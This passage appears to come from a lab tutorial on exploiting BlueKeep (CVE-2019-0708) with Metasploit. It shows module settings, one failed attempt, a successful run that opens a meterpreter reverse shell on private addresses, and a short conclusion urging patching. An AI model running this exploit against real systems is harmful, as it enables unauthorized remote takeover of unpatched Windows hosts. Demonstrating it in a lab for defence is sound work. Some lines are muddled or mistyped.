   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```

Then exploit,

Here is exploit output:




```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.196.130:4444
[*] 192.168.206.1:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.206.1:3389    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.206.1:3389 - Exploit aborted due to failure: not-vulnerable: Set ForceExploit to override
[*] Exploit completed, but no session was created.
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```



```
root@Mahinesta: ~
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.237  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox)


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.100.237:4444
[+] 192.168.100.84:3389   - The target is vulnerable.
[*] 192.168.100.84:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011204
000, Channel count 1.
[*] 192.168.100.84:3389 - Surfing channels ...
[*] 192.168.100.84:3389 - Lobbing eggs ...
```

Type system info



```
meterpreter > sysinfo
Computer        : PE80-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

End of the exploit of bluekeep Vulnerability.

Conclusion

Although the suggested BlueKeep Metasploit module does not have the default configuration for the remote shell, it encourages device administrators and home user to patch Windows machines in addition to the Metasploit package.

We trust that a method for the automatic detection of the NPP startup Address will be found in the security community very soon, making this feature fully dependable for several purposes.

This is the way to exploit the vulnerability BlurKeep (CVE-2019-0708) and this report describe all the information about BlueKeep vulnerability and the techniques how it exploits.

References

- https://www.youtube.com/watch?v=y-KsMgswEuk&t=182s
- https://pentest-tools.com/blog/bluekeep-exploit-metasploit/
- https://www.google.com/search?rlz=1C1CHBF_enLK879LK880&sxsrf=ALeKk01775OWUbaHG84KU-HpkBcRv7KoOw:1589278065102&q=how+to+check+for+bluekeep+vulnerability&sa=X&ved=2ahUKEwj33pOUiq7pAhWJX30KHYd2ABkQ1QIoAHoECBEQAQ&biw=1536&bih=754
- https://searchsecurity.techtarget.com/definition/BlueKeep-CVE-2019-0708
- https://blog.avast.com/what-is-bluekeep